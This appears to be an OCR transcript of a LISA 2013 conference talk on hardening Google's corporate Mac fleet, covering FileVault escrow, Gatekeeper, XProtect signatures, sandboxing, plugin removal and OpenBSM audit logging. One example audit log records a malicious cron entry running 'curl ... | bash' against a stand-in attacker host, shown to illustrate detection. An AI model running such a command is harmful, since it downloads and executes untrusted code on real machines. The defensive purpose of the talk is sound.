OS X Hardening: Securing a Large Global Mac Fleet

Greg Castle

LISA 2013

OS X Hardening: Using Built-ins

FileVault 2

Gatekeeper

App Sandboxing

XProtect

OS X Hardening

Web Plugins

Change Process

Logging

```
header,165,11,execve(2),0,
Thu Oct 31 10:55:55 2013, +
213 msec,exec arg,nano,
/tmp/crontab.4iMhET3rSB,
path,/usr/bin/nano,path,
/usr/bin/nano,attribute,
100755,root,wheel,
16777220,10237022,0,
subject,greg,greg,users,
greg,users,
59501,100013,50331650
```


auditd

FileVault 2

- Critical for a global fleet of laptops
- Super-reliable compared to previous 3rd party product
- Missing enterprise escrow features

- Cauliflower Vest (filevault escrow)
  - strong protection of keys
  - ACLs on key retrieval, strong logging/auditing, user notification of retrieval
  - allows unlocking of volume by support staff without exposing key

Gatekeeper



- Targeting mass malware, download and run
- e.g. Flashback

Gatekeeper

- Applications opt-in by setting Info.plist (chrome, safari):

```
<key>LSFileQuarantineEnabled</key>
<true/>
```

- Forced opt-in (firefox, opera, torrent clients):
  `/System/Library/CoreServices/CoreTypes.bundle/Contents/Resources/Exceptions.plist`
- Taint files created by these apps with quarantine attribute
- Tainted files signature checked by launchservices

Gatekeeper

- Caveats: cmdline, POSIX APIs, shellcode
- Currently lots of unsigned software out there

Gatekeeper

Enforce Apple+Devs:

```
/usr/sbin/spctl --master-enable && /usr/sbin/spctl
--enable --label \'Developer ID\'
```

XProtect

- OS X's built-in AV
- Similar caveats to Gatekeeper
- ~40 signatures in `/System/Library/CoreServices/CoreTypes.bundle/Contents/Resources/XProtect.plist`
- 7 updates in last 6 months

XProtect - Minimum Version Requirements

/System/Library/CoreServices/CoreTypes.bundle/Contents/Resources/XProtect.meta.plist

```
<key>com.apple.java.JavaAppletPlugin</key>
    <dict>
      <key>MinimumPlugInBundleVersion</key>
      <string>14.8.0</string>
      <key>PlugInUpdateAvailable</key>
      <true/>
    </dict>
```

Maybe enforce our own minimum requirements to force updates?

XProtect - Detection

XProtect - Signature Example

```
    <key>Description</key>
    <string>OSX.OpinionSpy</string>
    <key>LaunchServices</key>
      <dict>
        <key>LSItemContentType</key>
        <string>{(com.sun.java-archive|com.apple.application-bundle)}</string>
      <dict>
    <key>Matches</key>
      <array>
        <dict>
          <key>MatchFile</key>
            <dict>
              <key>NSURLTypeIdentifierKey</key>
              <string>com.sun.java-archive</string>
            </dict>
          <key>MatchType</key>
            <string>Match</string>
            <key>Pattern</key>
<string>504B010214000A0000000800547D8B3B9B0231BC{4}502D0700250000000000{12}
636F6D2F697A666F7267652F697A7061636B2F70616E656C732F706F696E7374616C6C6572</string>
        </dict>
      </array>
```

XProtect - Private signatures?

- Why: enforce conditions that are unique to our network, or would just never work globally
- e.g. log/quarantine every: *keygen*.{dmg|pkg}
- Need ability to:
  - Force log recorded for every event
  - Disable report to apple
  - Load sigs from a separate plist

App Sandboxing

- What and Why?
- Used by Chrome, Adobe Reader, all app store apps
- Sandboxes in /usr/share/sandbox/
- Relatively simple sandboxing for devs in Xcode

App Sandboxing

- Sandboxing our own management daemons/tools
- Start with:

```
(version 1)
(trace "/tmp/traceout.sb")

sandbox-exec -f trace.sb binary_to_be_sandboxed
sandbox-simplify /tmp/traceout.sb > ./tracesimple.sb
```

- Tricky to sandbox 3rdparty apps
- Sandboxes not perfect, see Meder's ruxcon 2013 presentation

OS X Hardening

Web Plugins

Change Process

Logging

```
header,165,11,execve(2),0,
Thu Oct 31 10:55:55 2013, +
213 msec,exec arg,nano,
/tmp/crontab.4iMhET3rSB,
path,/usr/bin/nano,path,
/usr/bin/nano,attribute,
100755,root,wheel,
16777220,10237022,0,
subject,greg,greg,users,
greg,users,
59501,100013,50331650
```

auditd

Java Web Plugin

istherejava0day.com

java-0day.com

Java Web Plugin Defences

- No longer installed by default
- XProtect minimum version enforcement
- Firefox click-to-play on by default for Java
  - also Chrome, but no 64-bit chrome, only 64-bit Java
- nssecurity plugin wrapper (also works on linux, and other plugins)
- Java 7u40 deployment ruleset whitelisting site/version tuples, also JRE Expiration Date and security level settings

nssecurity - Example Config

```
[Java]
NotifyCommand= /Library/Utils/notify.app -message “Java
App blocked” …
SyslogPolicyDecisions=1
LoadPlugin=/Library/NSSecurity/JavaAppletPlugin.plugin
AllowedDomains=*.java.com, ancient-javaapp.mycompany.com
```

Making a big security change

big, as in, people will notice if it goes badly

what about flash?

so lets uninstall flash

Chrome sandboxes flash

ships by default

chrome adoption pretty high :)

The process

check install stats: gauge impact

self-serve exemptions

reach out to power users

canary the change


note in change release email

(which no-one reads)

on-host notification

monitor re-enable rate

Removed 94% of fleet flash installs with barely a whimper



@Google a philosophy: No corp network. No, seriously.

Some security relevant angles:

- Apply patches (munki, simian)
- Tweak configurations (puppet)
- Collect logs (internal tool, for now)
- Respond to incidents (GRR)
- Much more…without needing to be in an office or on VPN

On collecting logs...we collect a few

- ~1B lines/day just from our corp mac fleet
- Strong ACLs, approvals process, and usage auditing on all logs

OpenBSM (auditd)

- Implementation of Sun's Basic Security Module
- Written by McAfee Research under contract to Apple
- Treasure trove of logs for security people
- Invaluable for detection and incident response

OpenBSM logging capabilities

- network socket connect/bind/accept
- clock changes
- auditctl
- login/logout
- mount
- reboot
- passwd
- crontab modification
- ssh
- create/modify/update user/group
- execve
- fork
- chmod
- chown
- many many more...

OpenBSM example: malicious cron entry

```
header,165,11,execve(2),0,Thu Oct 31 10:55:55 2013, + 213 msec,
exec arg,nano,/tmp/crontab.4iMhET3rSB,path, /usr/bin/nano,
path,/usr/bin/nano,attribute,100755,root,wheel,16777220,10237022,0,
subject,greg,greg,users,greg,users,59501,100013,50331650,0.0.0.0,
return,success,0,trailer,165,

header,169,11,execve(2),0,Thu Oct 31 10:56:00 2013, + 338 msec,
exec arg,/bin/sh,-c,
curl totallylegit.com/2341234.php | bash,
path,/bin/sh,path,/bin/sh,attribute,100555,root,wheel,
16777220,9903380,0,subject,-1,greg,users,greg,users,
59517,100000,0,0.0.0.0,return,success,0,trailer,169,
```

OpenBSM - problems/wishlist

- Option to log into Apple Syslog in plaintext rather than binary
- Failing that: make praudit go faster
- Better filtering pre-storage (auditreduce++ that isn’t a separate tool)

OS X Hardening TODO: management fundamentals

- Get your patching in order (munki/simian) < 24hrs for critical
- Get a capability to change configuration (puppet)
- Collect logs over the internet
- Collect machine information

OS X Hardening TODO

- Use Chrome as your browser
- Remove/disable/contain dangerous browser plugins
- Get an incident response capability (GRR)
- OpenBSM logging
- Enforce: FileVault 2 FDE, Gatekeeper
- Sandbox your tools where it makes sense

Questions?

GRR: code.google.com/p/grr/
nssecurity: code.google.com/p/nssecurity/
Meder on OS X Sandboxing: ruxcon.org.au
Munki: code.google.com/p/munki/
Simian: code.google.com/p/simian/
Cauliflower Vest: code.google.com/p/cauliflowervest/

In case you missed them: see also….

LISA 2013 “Managing Macs at Google Scale”
LISA 2013 “Enterprise Architecture Beyond the Perimeter”